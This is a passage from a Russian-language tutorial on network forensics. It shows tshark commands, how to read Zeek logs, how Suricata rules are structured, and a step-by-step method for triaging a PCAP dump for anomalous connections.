
Заново осваивать фильтры не придется: в tshark используется тот же синтаксис, что и в графической версии. Например, строка dns.qry.name contains "steam" вернет те же результаты, что и аналогичный фильтр в Wireshark:

Если сравнить tshark с инструментами Wireshark, которые мы рассмотрели выше, то Protocol Hierarchy вызывается командой:
tshark -r 1.pcap -q -z io,phs
Ключ -q отключает построчный вывод пакетов, а -z запускает вывод статистики:

Conversations вызывается похожим образом — с помощью ключа -z conv,ПРОТОКОЛ. Для каждого протокола используется отдельная команда:
tshark -r 1.pcap -q -z conv,eth— Ethernet;tshark -r 1.pcap -q -z conv,ipv4— IPv4;tshark -r 1.pcap -q -z conv,ipv6— IPv6;tshark -r 1.pcap -q -z conv,tcp— TCP;tshark -r 1.pcap -q -z conv,udp— UDP.
Например, чтобы вывести диалоги IPv4, используют команду:
tshark -r 1.pcap -q -z conv,ipv4
Вывод конечных точек устроен так же, как в GUI‑варианте. Для этого используют ключ -z endpoints,ПРОТОКОЛ:
tshark -r 1.pcap -q -z endpoints,eth— Ethernet;tshark -r 1.pcap -q -z endpoints,ipv4— IPv4;tshark -r 1.pcap -q -z endpoints,ipv6— IPv6;tshark -r 1.pcap -q -z endpoints,tcp— TCP;tshark -r 1.pcap -q -z endpoints,udp— UDP.


Кроме уже знакомых инструментов, в tshark можно использовать конвейеры. Они позволяют последовательно фильтровать результаты по нескольким условиям и отсеивать лишнее на каждом этапе.
Например:
tshark -r 1.pcap -Y 'http.request' \ -T fields -e http.host -e http.request.uri -e http.user_agent \ | awk 'length($2) < 12'
В результате будут выведены только запросы с короткими URI:

Потоки также можно просматривать с помощью команды:
tshark -r 1.pcap -q -z follow,tcp,ascii,0
В результате получаем следующее:
Несмотря на похожие возможности, tshark и Wireshark решают разные задачи и не заменяют друг друга полностью. tshark удобен, когда нужно быстро обработать большие объемы трафика, отфильтровать лишние пакеты, проверить дамп на наличие IoC или выполнить одинаковый анализ для большого количества PCAP‑файлов. При этом он уступает Wireshark в визуальном анализе, например когда нужно просмотреть соседние пакеты в рамках одной сессии.
На практике их часто используют вместе: сначала tshark помогает отсеять лишнее и найти подозрительную сессию, а затем ее открывают в Wireshark для подробного анализа.
Zeek
Wireshark и tshark показывают отдельные пакеты. На больших дампах это неудобно: даже с фильтрами проверка каждой гипотезы занимает время, а сводные данные по всему файлу приходится собирать отдельно.
Zeek — инструмент для анализа сетевого трафика в реальном времени. Он работает с теми же пакетами, но вместо дампа формирует структурированные логи. Инструмент разбирает протоколы, объединяет пакеты в сессии и записывает, что именно происходило: DNS‑запросы, HTTP‑сессии, параметры TLS‑сертификатов и другие данные.
Это возможно благодаря архитектуре Zeek, которая разделена на два ключевых уровня:
- Event Engine. Захватывает пакеты, выполняет их дефрагментацию, собирает потоки и с помощью анализаторов протоколов — HTTP, DNS, TLS и других — превращает сырой трафик в абстрактные события, например «запрошен домен Evil.zlo».
- Script Interpreter. Работает на собственном событийно ориентированном языке. Он подписывается на события и решает, что с ними делать.
Этим Zeek отличается от tshark. Последний спроектирован вокруг структуры пакета, то есть основная задача — разобрать пакет до последнего бита и вывести его поля. Поэтому логи tshark представляют собой текстовый дамп полей пакета.
Генерация логов в Zeek — это один из стандартных сценариев работы скриптов. Например, conn.log или dns.log создаются потому, что в поставку входят скрипты, которые обрабатывают события и записывают нужные данные в текстовые файлы. Если отключить эти скрипты, Zeek продолжит работать, но логи создаваться не будут.
Скрипты позволяют задавать и собственную логику обработки событий прямо во время анализа. Например, если DNS‑запрос идет к подозрительному домену, можно не записывать его в лог, а сразу отправить алерт. В tshark такую логику штатными средствами задать нельзя.
Часто Zeek получает трафик с зеркального порта коммутатора и непрерывно слушает интерфейс. Zeek также можно использовать для ретроспективного анализа, например чтобы проверить гипотезу или разобрать большой дамп, который Wireshark вряд ли откроет, а tshark будет существенно нагружать систему.
Передаем Zeek дамп:
zeek -C -r ~/Desktop/1.pcap
Ключ -C отключает проверку контрольных сумм. Современные сетевые карты считают их аппаратно уже после того, как пакет покинул сетевой стек. Поэтому в дампе, снятом на самом хосте, эти поля могут быть заполнены некорректно. Без -C Zeek может отбросить такой трафик как поврежденный, и логи окажутся пустыми.
Ключ -r указывает Zeek читать дамп вместо интерфейса. В результате в каталоге появляются текстовые логи, набор которых зависит от протоколов, обнаруженных в дампе.

Разберем четыре лога, с которых обычно начинается работа:
conn.log— содержит сводку по всем соединениям: время начала, адреса и порты сторон, протокол, длительность и количество байтов, переданных в каждом направлении.- Поле
conn_stateпоказывает состояние соединения:SF— соединение установилось и корректно закрылось.S0— попытка соединения осталась без ответа.REJ— соединение было отклонено. Множество строк сS0от одного адреса на сотню портов может указывать на сканирование.
- Поле
historyкодирует буквами последовательность событий, в том числе показывает, кто первым закрыл соединение.
- Поле
dns.log— запросы и полученные ответы. По этому логу можно оценивать частотность доменов и находить длинные поддомены, через которые данные передаются по частям.http.log— метод, URI, Host, User‑Agent, код ответа и размеры. То, что в Wireshark пришлось бы смотреть через Follow Stream, здесь разложено по колонкам.ssl.log— версия протокола, SNI, выбранный набор шифров, отпечаток JA3. Работает и с зашифрованным трафиком, поэтому применяется чаще, чемhttp.log.
Остальные файлы в каталоге появляются по необходимости:
files.log— хеши передаваемых файлов;x509.log— информация о сертификатах;quic.log,weird.log— аномалии протоколов.
По умолчанию Zeek сохраняет логи в формате TSV (tab‑separated values), где данные разделены табуляцией, а в начале каждого файла находится структурированный заголовок с именами и типами полей.

conn.log
zeek-cut помогает быстро выбрать из лога только нужные колонки по их именам:

Все логи связаны полем uid. Каждое соединение получает уникальный идентификатор, например CPjgXs1sFsPTQOLHW7, и эта же строка появляется во всех файлах, куда попало соединение. Достаточно взять uid из одной записи, чтобы собрать остальные.

На скрине выше uid нашелся в двух файлах:
- В
conn.logвидно, что хост10.0.5.52с порта 63173 обратился к8.8.8.8по UDP. Обмен занял 169 миллисекунд, 40 байт было отправлено и 56 получено. - В
dns.logпо тому же идентификатору видно содержание запроса: хост запрашивал запись типа A для имениstore.steampowered.com. Ответ пришел без ошибок, полученный IP‑адрес —2.18.197.221, время жизни записи — 20 секунд.
Логи Zeek можно обрабатывать обычными консольными средствами, поэтому многие задачи решаются однострочными командами. Например, так можно найти загрузки через службу BITS. Это штатный механизм Windows для фоновой загрузки обновлений, которым могут пользоваться и злоумышленники, так как запрос идет от системного процесса. Найти такие обращения можно по User‑Agent:
cat http.log | zeek-cut -d ts uid id.orig_h host uri user_agent resp_mime_types | grep -i 'BITS'

Для небольших дампов на несколько сотен пакетов обычно достаточно Wireshark. Но, если необходимо проанализировать десятки гигабайтов трафика за несколько недель или месяцев, удобнее подключать Zeek.
Типовой сценарий может выглядеть так:
- Аналитик делает сводку по дампу.
- Находит подозрительную активность в конкретной сессии:
- по известному IoC;
- по аномалии в трафике, например всплеску пакетов по конкретным IP‑адресам, асимметрии по объему или необычно длинным либо коротким доменным именам.
- По
uidсобирает данные для фильтра tshark:- адрес источника и адрес назначения;
- порты;
- время активности.
- Фильтрует дамп в tshark по собранным параметрам.
- Просматривает отфильтрованный дамп в Wireshark и анализирует подозрительную активность.
Дампы могут храниться месяцами, если для них выделено достаточно места. Проблема в том, что искать по ним долго. Например, чтобы понять, кто за последний месяц обращался к конкретному адресу, без предварительного разбора придется запускать tshark по всему архиву, и повторять это для каждой новой гипотезы.
Логи Zeek помогают сузить поиск: по conn.log можно быстро найти нужное время и адреса, а затем извлечь из архива соответствующий фрагмент трафика.
Suricata
Suricata — система обнаружения вторжений с открытым исходным кодом, которая проверяет трафик по набору правил и записывает срабатывания в лог. Помимо генерации алертов, Suricata ведет подробный журнал сетевой активности, независимо от того, сработало хотя бы одно правило или нет. В журнал попадает следующая информация:
- кто и с кем соединялся,
- какие домены запрашивались,
- какие сертификаты предъявлялись.
По составу журнал Suricata частично пересекается с логами Zeek, но содержит меньше полей и не связывает записи между собой через uid.
На сенсоре эти инструменты часто используют вместе: Suricata ищет известные атаки по сигнатурам, а Zeek помогает анализировать поведенческие аномалии. Сигнатурные системы сравнивают трафик с описаниями известных атак и сами сообщают о совпадениях, тогда как при поведенческом анализе решение о том, считать ли активность вредоносной, принимает аналитик.
Suricata работает в двух режимах, и для каждого нужен свой способ подключения к сети:
- IDS. Трафик копируется со специальной точки сети и отправляется на анализ. При совпадении с сигнатурой Suricata генерирует алерт. Для съема используют SPAN‑порт коммутатора или аппаратный TAP — те же точки, о которых говорили ранее. SPAN проще в настройке, но под нагрузкой коммутатор может сбрасывать копии пакетов, из‑за чего часть трафика не попадет на анализ. TAP устанавливается в разрыв кабеля и физически копирует трафик без потерь.
- IPS. Suricata ставится в разрыв канала и отбрасывает пакеты по правилам. В Linux для этого используют механизм NFQUEUE: пакет передается из ядра в Suricata, движок выносит вердикт, после чего пакет либо возвращается для дальнейшей передачи, либо отбрасывается.
Второй режим требует большей осторожности: если процесс упадет или зависнет, сеть остановится. Поэтому режим IPS обычно включают только после нескольких месяцев работы в режиме наблюдения, когда ложные срабатывания уже отфильтрованы
Возможности Suricata:
- Протокол определяется по содержимому, а не по номеру порта. HTTP на 8443 или SSH на 443 будут разобраны корректно и попадут в соответствующий журнал. Поддерживаются HTTP/2, DNS, TLS, QUIC, SMB, Kerberos, SMTP, FTP, MQTT, SNMP, DHCP и часть промышленных протоколов вроде Modbus и ENIP.
- Файлы, передаваемые по HTTP, SMTP, SMB, FTP и NFS, извлекаются на диск ключевым словом
filestore. Для каждого считаются MD5, SHA‑1 и SHA‑256, что позволяет проверять хеши по внешним базам без сохранения содержимого. - Данные записываются в единый поток
eve.json, где каждая строка — отдельное событие с полемevent_type: alert, http, dns, tls, flow, fileinfo, anomaly. Формат читается Filebeat, Fluent Bit и Vector без предварительной обработки, поэтому подключение к Elastic, OpenSearch или Splunk сводится к настройке сборщика. - По TLS‑сессиям записываются SNI, subject и issuer сертификата, его отпечаток и срок действия, а также хеши JA3 и JA4, по которым различаются клиентские реализации. Это работает и без расшифровки трафика, поскольку данные берутся из открытой части рукопожатия.
- Синтаксис правил совместим со Snort, так что готовые наборы вроде Emerging Threats Open работают без переписывания. За обновление отвечает штатная утилита
suricata-update. Собственные расширения Suricata (sticky buffers, датасеты, ключевые слова для конкретных протоколов) в Snort при этом не переносятся. Логику, которую нельзя выразить правилом, можно вынести в Lua: скрипт подключается ключевым словомluaвнутри сигнатуры или как отдельный модуль вывода.
Структура правила Suricata
Сигнатура описывает признак, по которому трафик считается подозрительным, и действие при совпадении. Выглядит правило так:
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Загрузка EXE по открытому HTTP"; \ flow:established,to_server; http.method; content:"GET"; \ http.uri; content:".exe"; endswith; \ classtype:policy-violation; sid:1000001; rev:1;)
Объяснение:
- Первая строка задает участников и направление: из внутренней сети наружу, протокол HTTP, порты любые.
- В скобках перечислены условия совпадения и служебные поля.
- Текст из
msgпопадет в оповещение. sidработает номером правила.rev— версия правила. Номера от 1 000 000 отведены под собственные правила, чтобы не пересекаться с готовыми наборами.
Совпадение ищется по разобранным полям протокола. Условие http.uri означает строку запроса, а не любое вхождение символов в пакете, поэтому правило не сработает на файле, где .exe встретилось в теле ответа.
Методология анализа PCAP
Открыв незнакомый PCAP, аналитик сразу получает несколько тысяч, а иногда и несколько миллионов пакетов. Перед глазами — IP‑адреса, порты, флаги TCP, DNS‑запросы, TLS‑сессии и десятки других протоколов. Естественное желание — выбрать первую подозрительную строку и разбирать ее до последнего байта, но обычно это не лучший способ.
Незнакомый дамп лучше сначала оценить целиком: какие протоколы встречаются, какие хосты активнее остальных и между кем идет основной обмен. Затем область поиска постепенно сужают до нескольких интересующих соединений и только после этого переходят к разбору отдельных пакетов.
Процесс анализа можно представить как ответы на следующие вопросы:
- Что содержится в PCAP?
- Какие узлы взаимодействуют между собой?
- Какие соединения или события выделяются на общем фоне?
- Что происходило непосредственно до и после них?
После чего уже разбирать конкретные соединения и пакеты. Такой подход экономит время и снижает риск надолго задержаться на необычном, но легитимном пакете, пока значимая активность остается в другой части дампа.
Общая картина трафика
В начале анализа определяем временной диапазон записи, количество пакетов и основные протоколы. В Wireshark все это лежит в Statistics → Capture File Properties и Statistics → Protocol Hierarchy.
На второй вкладке стоит задержаться. По сути, это содержание нашего PCAP: Wireshark раскладывает трафик по протоколам и сразу показывает, сколько пакетов и байтов приходится на каждый из них.
Само по себе наличие того или иного протокола ничего не доказывает. TLS в корпоративной сети должен занимать заметную долю трафика, DNS‑запросов обычно много, SMB в доменной среде тоже встречается регулярно. На этом этапе мы еще не ищем вредоносную активность. Задача проще — понять, из чего состоит исследуемый дамп и что нужно проверять дальше.

Важно не попасть в другую крайность и не пытаться искать атаку только по распределению протоколов. В нашем дампе на TLS приходится 96% байтов, но это не значит, что 96% трафика создал злоумышленник.
На этом этапе статистика служит ориентиром для дальнейшего анализа, а не основанием для вердикта.
Взаимодействия между хостами
После того как мы определили основные протоколы в дампе, можно посмотреть, какие узлы создают этот трафик.
Для этого в Wireshark есть два инструмента:
Statistics → Endpoints: показывает отдельные узлы.Statistics → Conversations: показывает пары узлов, между которыми происходил обмен.
Endpoints помогает быстро определить, какой IP‑адрес отправил больше всего пакетов и какие внешние адреса встречаются в дампе.
Conversations показывает связи между узлами: что с чем взаимодействовало, сколько данных передалось и как долго продолжалось соединение.

Например, если в дампе 10 тысяч TLS‑пакетов, просматривать их последовательно бессмысленно. В Conversations можно увидеть, на какие пары адресов приходится большая часть переданных данных, и сузить область поиска. Для дампа размером в несколько гигабайтов ту же сводку быстрее получить командой tshark -q -z conv,ipv4, а если файл уже обработан в Zeek — по conn.log.
Посмотрим на реальный дамп:

Список сразу выделяет одну пару: внутренний хост 10.1.22.101 и внешний адрес 98.142.251[.]63, между которыми прошло 31 МБ. Почти весь этот объем пришел на хост, а ушло с него всего 104 КБ. На следующей строке уже 6 МБ, дальше счет идет на сотни килобайтов. Более 60 пар адресов сжались до одной строки, с которой имеет смысл начинать анализ.
При этом статистика не заменяет расследования. Объем трафика ничего не говорит о содержимом: пользователь мог скачать дистрибутив, обновление или рабочий архив, и в списке это выглядело бы так же. Крупная передача — не вывод, а повод задать следующий вопрос: что происходило внутри этого соединения и что случилось на хосте после него.
К этому дампу мы вернемся позже и разберем его целиком: откуда взялась передача на 31 МБ, что ей предшествовало и почему сразу после нее хост обратился к другому внешнему адресу.
Поиск отклонений
После первичного обзора можно переходить к поиску отклонений.
Универсального списка плохих сетевых признаков не существует. То, что выглядит странно для одной системы, может быть нормально для другой. Но есть несколько признаков, на которые следует обратить внимание в первую очередь:
- новый или редко встречающийся внешний адрес;
- использование нетипичного порта;
- множество повторяющихся соединений с одним назначением;
- нетипично долгая сессия;
- резкое увеличение объема исходящего или входящего трафика;
- большое количество однотипных DNS‑запросов;
- появление новых соединений между внутренними системами.
Ключевая характеристика здесь — нетипичность.
Соединение по TCP/443 само по себе вполне обычно. Но, если сервер баз данных, который обычно взаимодействует только с несколькими внутренними системами, ночью начинает регулярно устанавливать TLS‑соединения с новым внешним адресом, такую активность уже нельзя считать типичной.
Необычный IP‑адрес, порт или характер соединения — не готовый признак компрометации, а отправная точка для дальнейшего анализа.
Расширяем временной диапазон вокруг нее и проверяем:
- что хост делал непосредственно перед соединением;
- выполнялся ли перед ним DNS‑запрос;
- появились ли новые адреса после него;
- повторялось ли соединение;
- сколько данных передавалось в каждую сторону;
- возникли ли параллельно другие изменения сетевой активности.
В результате вместо отдельной строки в Wireshark начинает формироваться временная последовательность событий.
Hunting и investigation
